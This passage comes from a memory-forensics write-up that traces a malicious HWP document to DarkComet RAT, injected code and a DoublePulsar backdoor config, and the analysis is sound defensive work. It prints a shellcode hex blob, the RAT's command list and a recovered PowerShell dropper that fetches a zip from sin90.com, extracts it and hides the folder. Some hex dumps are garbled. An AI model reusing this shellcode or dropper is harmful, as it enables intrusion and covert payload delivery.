0x037896e4 42 41 31 32 44 30 44 43 46 43 44 42 49 33 34 39 BA12D00FCF0BC3D90
0x037896f4 37 34 32 34 46 34 35 45 33 33 43 39 42 31 36 45 7424F45E33C9B16E
0x03789704 33 31 35 36 31 34 30 33 35 36 31 34 38 33 45 45 31561403561483EE
0x03789714 46 43 46 30 32 35 32 30 31 34 37 44 43 35 44 39 FC0F2520147DC5D9
0x03789724 45 35 31 44 34 46 33 43 44 34 30 46 32 42 33 34 E51D4F3040F2B34
0x03789734 34 35 39 46 33 46 31 38 36 36 35 34 36 44 38 39 459F3F1866546D89
0x03789744 46 44 31 38 42 41 42 45 42 36 39 36 39 43 46 31 FD1884DEB69690F1
0x03789754 34 37 31 37 32 31 35 34 38 43 35 36 34 44 44 39 43 4717215DB3609C
0x03789764 44 38 39 38 44 43 36 45 32 44 34 39 31 39 39 32 D89800E2D091992
0x03789774 44 45 38 42 46 32 44 38 34 38 33 42 37 36 39 43 DEBFB2D84D3B769C
0x03789784 34 44 33 41 35 38 41 41 45 43 44 34 44 36 44 36 403A58AAE44D060
0x03789794 39 41 46 45 44 43 42 44 33 35 37 35 39 36 32 35 9AFEDC033759625
0x037897a4 33 46 44 31 30 37 35 45 43 40 31 37 35 39 36 31 45 F0D10757E027B1E
0x037897b4 39 39 36 30 30 46 41 31 34 42 43 39 46 30 39 33 99F00FA14B0C9F093
0x037897c4 42 33 38 35 43 45 31 42 33 45 44 34 31 37 39 42 B385C1B3ED4179E
0x037897d4 41 31 41 33 36 33 44 46 35 43 42 33 42 37 39 44 A1A363D5C083B79D
```

Fig 30. yarascan – Shellcode scan

You can see the above shellcode in the area of the Hwp.exe process. This area is the VAD area and can be verified using Volatility's Vadtree plug-in. You can then use the Vaddump plugin to dump the VAD area.

we can use this plugin to dump VAD area of Hwp.exe

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 vadtree -p 564
```

```
0x02200000 - 0x02201fff
0x022e0000 - 0x022effff
0x02220000 - 0x022bafff
0x03240000 - 0x032dafff
0x08100000 - 0x0818afff
0x02eb0000 - 0x020f2fff
0x031a0000 - 0x0323aafff
0x03880000 - 0x0341afff
0x032e0000 - 0x037affff
0x03420000 - 0x03800fff
0x03ab0000 - 0x03ab0fff
0x03a70000 - 0x03a77fff
0x03960000 - 0x03960fff
0x03820000 - 0x0395efff
0x03970000 - 0x03a8ffff
0x03a90000 - 0x03a90fff
0x03a80000 - 0x03a80fff
0x03aa0000 - 0x03aa0fff
```

Fig 31. Follow VAD tree in Hwp.exe

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 vaddump -p 564 -o 0x03420000
```

When I checked the dump Vad area after executing the command, we could confirm the shellcode data which was decompressed zlib via hwpscan.

```
/shellcode <BA12D00FCF0BC3D97424F45E33C9816E31561403561483EEFCF02520147DC5D9E51D4F3CD40F2B34459F3F1866546D89FD188A8EB6969CF14717215D8B36DD9CD8980C6E2DD91992DE8BF2D84D3B769C4D8A59AAE4E4D6D9AFEDCB037596253FD1D757EC027814B09F093B365CE1B3ED41798A1A363D5C83679D8A62A0548E08EB79D7644B86AFD02D86DD238E4E65EE6CB0F1243466986B9C09A56C7C8509E6F2A35A5E75A5C22FBCEA396639C02310D25D9A0B1544301B8C043454E4AFFE57337E50F20000368961F30441AF6B1292778D435B4A0B9ADE6635EA9E5D1CCE0568898E90908621264D0528967852D6AB39C35F2B53C70C6B891C7638289173DFB02DCB7BACB85F6FB2D8802CD40B07019C04639122E6882F202E554F50412F80A2B1D2F3A7EAE463F6D01FCD7085D1B5C2D87F36E1C2DF63E4A839C8C00D88A373B54C46D2F5BFAE89F7F09619E7584E1C703886AC5536D36172E7530E2A7A17FAC0D4C86AF8A34531FBFE192A07EB00E0602D7A81234E56E4C3E73108488845059A1C4942D55EBCE4A00478EB952A2F2725EC4A229E583DCE834BB5ED1C7457880C20A5533A07A9> def
<7B0D0A2F6C65616B65645F636E75674203136234646462064656600A2F6C65616B65645F6172726179206C65616B65645F636E756742061727261792064656600A2F636E6E74726F
```

Fig 32. Shellcode in VAD dump

The presence of the .lnk file on the MFT also tells you that you actually ran the file. The .lnk file is a shortcut file, an artifact that is automatically generated when the file is run. This can infer the execution time[15].

\$FILE_NAME	Creation	Modified	MFT Altered	Access Date	Name/Path
2018-09-04 16:02:41 UTC+0000	2018-09-04 16:05:32 UTC+0000	2018-09-04 16:05:32 UTC+0000	2018-09-04 16:05:32 UTC+0000	2018-09-04 16:05:32 UTC+0000	Users\CAPTAI~1\AppData\Roaming\MICROS~1\Windows\Recent_DEC_J~1.LNK
\$FILE_NAME	Creation	Modified	MFT Altered	Access Date	Name/Path
2018-09-04 16:02:41 UTC+0000	2018-09-04 16:05:32 UTC+0000	2018-09-04 16:05:32 UTC+0000	2018-09-04 16:05:32 UTC+0000	2018-09-04 16:05:32 UTC+0000	Users\CAPTAI~1\AppData\Roaming\MICROS~1\Windows\Recent\[DEC] Job Application Letter_Lee.lnk

Fig 33. Ink information

It can be assumed that the Creation time shown on the MFT information, 2018-09-04 16:02:41 (UTC + 0000) is the initial hwp execution time.

4.1.9 Suspicious file (V3Lite.exe)

We checked the V3Lite.exe file using the filescan command as shown below.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr  
V3Lite
```

```
C:\#Users\#Sin90\Downloads\#volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem  
--profile=Win7SP0x86 filescan | findstr V3Lite  
Volatility Foundation Volatility Framework 2.6  
0x000000007fb109d8 3 0 R--r-d #Device\#HarddiskVolume1\#Users\#CaptainJin\#Desktop\V3Lite.exe
```

Fig 34. filescan – V3Lite.exe

In the same way, V3Lite.exe was extracted using the following command.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 dumpfiles -Q  
0x000000007fb109d8 -u -n -D .
```

with V3lite.exe dumped from the dumpfiles plugin, we can queried Virustotal to find out whether this file is malicious.

55 engines detected this file



SHA-256 ce1d781e51d030595b0dab175f1a5256cc55c18f8ee6fb1c93550d428b4effe6
 File name file.None.0x85699008.V3Lite.exe.dat
 File size 316 KB
 Last analysis 2018-09-25 13:20:54 UTC

55 / 66

Detection	Details	Community	
Ad-Aware	⚠️ Trojan.Inject.AUZ	AhnLab-V3	⚠️ Win-Trojan/FCN.140610
ALYac	⚠️ Trojan.Inject.AUZ	Antiy-AVL	⚠️ Trojan[Backdoor]/Win32.DarkKomet.x...
Arcabit	⚠️ Trojan.Inject.AUZ	Avast	⚠️ Win32:Agent-AWZS [Trj]
AVG	⚠️ Win32:Agent-AWZS [Trj]	Avira	⚠️ BDS/Backdoor.Gen
AVware	⚠️ Backdoor.Win32.Fynloski.A (v)	Baidu	⚠️ Win32.Backdoor.Agent.l
BitDefender	⚠️ Trojan.Inject.AUZ	Bkav	⚠️ W32.LebomeP.Trojan
CAT-QuickHeal	⚠️ Backdoor.Fynloski.A9	ClamAV	⚠️ Win.Trojan.DarkKomet-1
CMC	⚠️ Backdoor.Win32.DarkKomet!O	CrowdStrike Falcon	⚠️ malicious_confidence_100% (D)
Cybereason	⚠️ malicious.007e0c	Cyren	⚠️ W32/Downloader.C.gen!Eldorado

Fig 35. Virustotal – V3Lite.exe

V3lite.exe confirmed that it was a type of Remote Access Tool (RAT) called Dark Comet. In the case of Dark Comet, it creates its own mutex of type DC_MUTEX in the process at runtime. We used yarascan to check the DC_MUTEX string as a rule[16].

Rule: r1			
Owner: Process msdcsc.exe Pid 1428			
0x013f21df 44 43 5f 4d 55 54 45 58 2d 50 34 44 34 48 50 35	DC_MUTEX-P4D4HP5		
0x013f21ef 7d 00 00 73 00 01 00 00 00 00 00 00 18 00 00	} .s.....		
0x013f21ff 00 23 42 45 47 49 4e 20 44 41 52 4b 43 4f 4d 45	,#BEGIN,DARKCOME		
0x013f220f 54 20 44 41 54 41 20 2d 2d 00 00 00 00 00 00 00	T,DATA,--.....		
0x013f221f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f222f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f223f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f224f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f225f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f226f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f227f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f228f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f229f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f22af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f22bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x013f22cf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
Rule: r1			
Owner: Process notepad.exe Pid 2044			
0x00180000 44 43 5f 4d 55 54 45 58 2d 50 34 44 34 48 50 35	DC_MUTEX-P4D4HP5		
0x00180010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x00180090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x001800a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x001800b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x001800c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x001800d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x001800e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
0x001800f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

Fig 36. Mutex in Process

As a result, we could see the string DC_MUTEX-P4D4HP5 in msdcsc.exe and notepad.exe. msdcsc.exe was a process suspected to be malicious because it used notepad.exe as a child process after examining parent-child relationships between processes using an existing process tree. We dumped the process using the procdump plugin of volatility for a detailed analysis of msdcsc.exe.

The command used for the dump is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 procdump -p 1428  
-D .
```

```
C:\Users\sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 procdump -p 1428 -D .
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase Name Result
0x85725d40 0x00400000 msdcsc.exe OK: executable.1428.exe
```

Fig 37. procdump msdcsc.exe

The extracted process was queried by Virustotal as Darkcomet as the following results. In other words, V3Lite downloaded from shellcode of "[DEC] Job Application Letter_Lee.hwp" shows that Darkcomet RAT process called msdcsc.exe is executed.

Detection	Details	Community	
Ad-Aware	⚠️ Gen:Variant.Kazy.422969	AhnLab-V3	⚠️ Win-Trojan/FCN.140610
ALYac	⚠️ Gen:Variant.Kazy.422969	Arcabit	⚠️ Trojan.Kazy.D67439
Avast	⚠️ MSIL:GenMalicious-CHX [Trj]	AVG	⚠️ MSIL:GenMalicious-CHX [Trj]
Avira	⚠️ TR/Crypt.ULPM.Gen	BitDefender	⚠️ Gen:Variant.Kazy.422969
CrowdStrike Falcon	⚠️ malicious_confidence_100% (D)	Cybereason	⚠️ malicious.8afc5f
Cylance	⚠️ Unsafe	Cyren	⚠️ W32/Backdoor.J.gen!Eldorado
Emsisoft	⚠️ Gen:Variant.Kazy.422969 (B)	Endgame	⚠️ malicious (moderate confidence)
eScan	⚠️ Gen:Variant.Kazy.422969	ESET-NOD32	⚠️ a variant of Win32/Fynloski.BF
F-Prot	⚠️ W32/Backdoor.J.gen!Eldorado	F-Secure	⚠️ Gen:Variant.Kazy.422969
GData	⚠️ Gen:Variant.Kazy.422969	Ikarus	⚠️ Backdoor.Win32.DarkKomet

Fig 38. Virustotal – Process Results

4.1.10 Suspicious Process 3 (Notepad.exe)

I used malfind to check whether the code injected into notepad.exe exists. The command used is as follows.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 malfind -p 2044
```

As a result of executing the command, We could see the function like

CreateProcessA and the mutex related information we had seen in the previous analysis.

<pre>Process: notepad.exe Pid: 2044 Address: 0xe0000 Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6 0x000e0000 43 72 65 61 74 65 50 72 6f 63 65 73 73 41 00 00 CreateProcessA, 0x000e0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180000 44 43 5f 4d 55 54 45 58 2d 50 34 44 34 48 50 35 DC_MUTEX-P4D4HP5 0x000e0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</pre>	<pre>Process: notepad.exe Pid: 2044 Address: 0x180000 Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6 0x000e0000 43 72 65 61 74 65 50 72 6f 63 65 73 73 41 00 00 CreateProcessA, 0x000e0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180000 44 43 5f 4d 55 54 45 58 2d 50 34 44 34 48 50 35 DC_MUTEX-P4D4HP5 0x000e0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0x00180030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</pre>
--	---

Fig 39. Code injection in notepad.exe

4.1.11 Suspicious Process 4 (msdcsc.exe)

I confirmed that msdcsc.exe is a process of Darkcomet RAT. In the case of Darkcomet, it leaves its own traces in memory[17].

GETDRIVEINFO, DELETELO, REFRESHLOGS, PREVIEWF, ADDSOCKS5, SOCKS5FLUS, SOCKS5CLOSE, DUMP, DOWNLOADFILE, DOWNLOADFOLDER, DWNFOLDERRES, UPFLUX, UPLOADFILE, SEARCHFILES, STOPSEARCH, ACTIVEREMOTESHELL, DOSCAP, SUBMREMOTESHELL, KILLREMOTESHELL, DESKTOPCAPTURE, DESKTOPSTOP, WEBCAMLIVE, WEBCAMSTOP, DESKTHMB, REFRESHWIFI, WIFI, SOUNDcapture, SOUNDSTOP, QUICKUP, PLUGIN, PASSWORD, CHAT, CHATOUT, CHATNUUDGE, CLOSECHAT, FTPFILEUPLOAD, URLDOWNLOADTOFILE, PWD, OFFLINEK
--

The most useful of these commands is called SUBMREMOTESHELL because you can use Darkcomet's subshell to perform various tasks on your system.

Using Yarascan, We used SUBMREMOTESHELL as yara rule to see where the traces of the shell remained.

The command used is as follows.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 yarascan -Y  
"SUBMREMOTE"
```

```
Rule: r1
Owner: Process msdcsc.exe Pid 1428
0x013294d8 53 55 42 4d 52 45 4d 4f 54 45 53 48 45 4c 4c 73 SUBMREMOTESHELLs
0x013294e8 70 6f 6f 6c 73 76 2e 65 78 65 00 34 35 20 31 37 poolsv.exe.45.17
0x013294f8 32 2e 31 36 2e 31 36 38 2e 31 33 31 00 00 00 00 2.16.168.131....
0x01329508 48 b0 3e 01 00 00 00 00 70 20 3f 01 00 00 00 00 H.>....p.?.....
0x01329518 48 20 3f 01 00 00 00 00 20 20 3f 01 00 00 00 00 H.?.....?.....
0x01329528 68 ab 3e 01 00 00 00 00 00 00 00 00 00 00 00 00 h.>.....
0x01329538 00 00 00 00 b1 95 32 01 10 21 3f 01 00 00 00 00 .....2..!?
0x01329548 70 20 3f 01 00 00 00 c8 ab 3e 01 00 00 00 00 p.?.....>.....
0x01329558 40 c9 3d 01 00 00 00 00 c8 8e 3f 01 00 00 00 00 @.=.....?.....
0x01329568 38 21 3f 01 00 00 00 00 f8 c8 3d 01 00 00 00 00 8!?......=.....
0x01329578 e8 ab 3e 01 00 00 00 00 48 20 3f 01 00 00 00 00 ..>....H.?.....
0x01329588 20 20 3f 01 00 00 00 d8 21 3f 01 00 00 00 00 ..?.....!?
0x01329598 68 b1 3e 01 00 00 00 00 6e 74 73 3e 00 00 00 00 h.>....nts>.....
0x013295a8 00 00 00 00 91 96 32 01 00 00 00 00 5c 00 00 00 .....2....#...
0x013295b8 95 5c df 48 77 d0 eb dd 43 a5 0b 48 af 97 62 45 .#Hw...C..H..bE
0x013295c8 8c e5 47 db e8 ac 73 46 7d 76 e3 bb ab 02 7f 77 ..G...sF}v....w
```

Fig 40. yarascan – SUBMREMOTESHELL

After confirming the area through the vadtree for the relevant VAD area, we verified the area through vaddump. The command used is as follows.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 vadtree -p 1428
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 vaddump -p 1428 -
o 0x012c0000 -D .
```

As a result of the VAD area dump, there was a description of Darkcomet's shell related work in that area. SUBMREMOTESHELL You can see that you have done the following things by sorting the details.


```
SUBMREMOTESHELL spoolsv.exe
SUBMREMOTESHELL nmap -sT 172.16.168.131
```

In addition, we can find the following traces of Powershell execution: This is the same as the result of using the Cmdline plugin.

```
RunPromptPowershell -File "C:\Users\CaptainJin\Documents\WinUpdate.ps1
```

We can also see the following Doublepulsar configuration file in the VAD area.

DoublePulsar is a backdoor implant tool developed by the U.S. National Security Agency's (NSA) Equation Group that was leaked by The Shadow Brokers in early 2017.[18]




```
<paramgroup name="Operation" description="Operation for backdoor to perform">
    <paramgroup name="OutputInstall" description="Only output the install shellcode to a file on disk.">
        <parameter name="ShellcodeFile" description="Full path to the file containing Double Pulsar shellcode installer" type="String" format="Scalar"></parameter>
        <parameter name="ShellcodeData" description="Full path to the file containing Double Pulsar shellcode installer" type="Localfile" format="Scalar"></parameter>
    </paramgroup>
    <paramgroup name="Ping" description="Test for presence of backdoor">
        <parameter name="Is64Bit" description="Is target 64 or 32 bit" type="U32" format="Scalar"></parameter>
    </paramgroup>
    <paramgroup name="RunDLL" description="Inject a DLL into a user mode process.">
        <parameter name="Is64Bit" description="Is target 64 or 32 bit" type="U32" format="Scalar"></parameter>
    </paramgroup>
    <paramgroup name="Uninstall" description="Remove's backdoor from system">
        <parameter name="Is64Bit" description="Is target 64 or 32 bit" type="U32" format="Scalar"></parameter>
    </paramgroup>

```

Fig 41. DoublePulsar Config XML

4.1.12 Suspicious Process 5 (powershell.exe)

We checked the VAD area of msdcsc.exe and got the Powershell script below.



```
Object System.Net.WebClient
$FILE_LIST = "WinPackage.zip"
[string]$SAVE_PATH = $HOME + "|Documents|Windows Update Manager|" + $FILE_LIST
[string]$MAIN_URL = "http://sin90.com/"
[string]$FILE_URL = $MAIN_URL + $FILE_LIST
$WEB_CLIENT.DownloadFile($FILE_URL, $SAVE_PATH)
echo "[+] File Download Success"

function extract
{
    param([string]$zip_file, [string]$extract_path)
    [System.IO.Compression.ZipFile]::ExtractToDirectory($zip_file, $extract_path)
    echo "[!] Success Extract"
}

function shadowing
{
    $SAVE_PATH = $HOME + "|Documents|" + "Windows Update Manager"
    $RM_FILE = $SAVE_PATH + "|WinPackage.zip"
    Remove-Item -Path $RM_FILE
    $ZERATUL = Get-Item $SAVE_PATH -Force
    $ZERATUL.attributes = "Hidden"
    echo "[!] Success Shadowing"
}

$SAVE_PATH = $HOME + "|Documents|" + "Windows Update Manager"
$FILE_NAME = $SAVE_PATH + "|WinPackage.zip"
connect_check
```

2018 VAC REPORT

```
basecamp
download_file
extract $FILE_NAME $SAVE_PATH
shadowing
sleep 3600
```

The above information is to connect to sin90.com, download a file named Winpackage.zip and extract it to a folder named Windows Update Manager. You can see that you have actually received a file called Winpackage.zip via MFT as shown below.

\$FILE_NAME	Creation	Modified	MFT Altered	Access Date	Name/Path
	2018-09-02 17:39:36 UTC+0000	2018-09-02 17:39:36 UTC+0000	2018-09-02 17:39:36 UTC+0000	2018-09-02 17:39:36 UTC+0000	Users\CaptainJin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\3N4X18TP\WINPAC~1.ZIP
<hr/>					
\$FILE_NAME	Creation	Modified	MFT Altered	Access Date	Name/Path
	2018-09-02 17:39:36 UTC+0000	2018-09-02 17:39:36 UTC+0000	2018-09-02 17:39:36 UTC+0000	2018-09-02 17:39:36 UTC+0000	Users\CaptainJin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\3N4X18TP\WinPackage[1].zip

Fig 42. MFT – Winpackage.zip

Similarly, using Powershell's VAD area, we can see that we made the following connections. We used Volshell for this analysis. this is command log about Volshell.

```
cc(pid=1820)
db(0x21906f9, 512)
```

```
C:\#Users#Sin90#Downloads#volatility_2.6-win64_standalone#volatility_2.6-win64_standalone>vol.exe -f H:\manager.vmem --profile=Win7SP0x86 volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0x85347e0, pid=4, ppid=0 DTB=0x185000
Welcome to volshell! Current memory image is:
file:///C:/Users/Sin90/Downloads/volatility_2.6-win64_standalone/volatility_2.6-win64_standalone/H:\manager.vmem
>>> get help type "h()"
>>> cd(0x21906f9, 512)
Current context: powershell.exe @ 0x8573788, pid=1820, ppid=5156 DTB=0x7f24c520
0x21906f9 57 86 50 61 63 6b 61 67 65 2e 7a 69 70 20 48 WinPackage.zip.H
0x2190719 54 54 50 2f 31 2e 31 0d 0a 48 8f 73 74 3a 20 73 TTP/1.1.Host:s
0x2190719 69 6e 39 30 2e 63 6f 6d 0d 0a 49 6f 6e 65 63 in90.com.Connec
0x2190729 74 69 6f 6e 3a 20 46 65 70 2d 41 69 76 65 tion.Keep-Alive
0x2190739 04 0a 0d 0a 00 00 00 00 00 00 f0 68 2f 53 01 .....h.S.
0x2190749 06 61 00 00 00 00 00 00 00 02 68 07 19 00 00 a.....h...
0x2190759 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Ac=.....L
0x2190769 02 53 00 00 00 00 00 00 00 00 00 00 00 00 00 00 =.S.....
0x2190779 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x2190789 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac.....
0x2190799 07 19 02 00 00 00 07 00 00 04 00 00 00 00 00 00 .....
0x21907a9 00 00 00 88 fe e1 53 12 00 00 00 48 22 e9 53 94 ....S...H.S.
0x2190769 08 19 02 60 09 19 02 00 00 00 04 08 19 02 18 .....
0x21907c9 09 19 02 00 00 00 00 ac 08 19 02 4c 08 19 02 00 .....L....
0x21907d9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0x21907e9 00 00 00 e4 08 19 02 00 00 00 00 00 00 00 00 00 .....H.S.
0x21907f9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....H.S.
0x2190809 00 00 00 00 70 00 70 00 00 00 00 00 00 00 00 00 a.p.p..l.c.a
0x2190819 00 74 00 89 00 00 00 00 2f 00 00 00 00 00 00 01 A.1.0.0./x.-z
0x2190829 00 68 00 70 00 24 00 63 00 6f 00 6d 00 70 00 72 I.1.0.0./x.-z
0x2190839 00 65 00 73 00 73 00 65 00 64 00 00 00 00 00 es.s.e.d. .....
0x2190649 00 00 48 22 e9 53 1d 00 00 4d 00 6f 00 6e H.S...M.o.n
0x2190859 00 2c 00 29 00 30 00 33 00 20 00 53 00 65 00 70 ...0.3...S.e.p
0x2190869 00 20 00 32 00 30 00 31 00 38 00 20 00 31 00 31 ..2.0.1.8...1.1
0x2190879 00 3a 00 33 00 32 00 3a 00 31 00 32 00 20 00 47 ..3.2..1.2..G
0x2190889 00 4d 00 54 00 00 00 00 00 48 22 e9 53 05 M.T.....H.S.
0x2190899 00 00 00 62 00 79 00 74 00 65 00 73 00 00 00 b.y.t.e.s. .....
0x21908a9 00 00 00 48 22 e9 53 15 00 00 00 00 00 00 00 00 ..H.S...W. .....
0x21908b9 00 64 00 69 00 00 00 00 00 23 00 94 00 69 00 82 df.2.e.3.0.c.2
0x21908c9 00 37 00 29 00 34 00 33 00 64 00 94 00 00 00 98 7.0.4.3..d.4.1. .....
0x21908d9 00 30 00 22 00 00 00 00 00 00 c0 48 22 e9 53 12 0.0.4.3..H.S.
0x21908e9 00 00 00 4d 00 89 00 63 00 72 00 6f 00 73 00 6f ...Microso...
```

Fig 43. Volshell – Powershell

4.1.13 Suspicious Process 6 (nmap, spoolsv.exe)

Msdcs.exe You can see that you have run Nmap and Spoolsv.exe through VAD.

Nmap is a typical port scanning tool. It can be seen that port scanning is performed for 172.16.168.131 as it is recorded in the VAD area. Specially, we can see that the TCP connect scan was performed among the functions of nmap considering that the sT option was given.[19]

```
nmap -sT 172.16.168.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-05 01:15
Ai C
WARNING: Could not import all necessary Npcap functions. You may need to upgrade to the latest version from http://www.npcap.org. Resorting to
connect() mode -- Nmap may not function completely
|H_AS
nmap -sT 172.16.168.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-05 01:15
Ai C
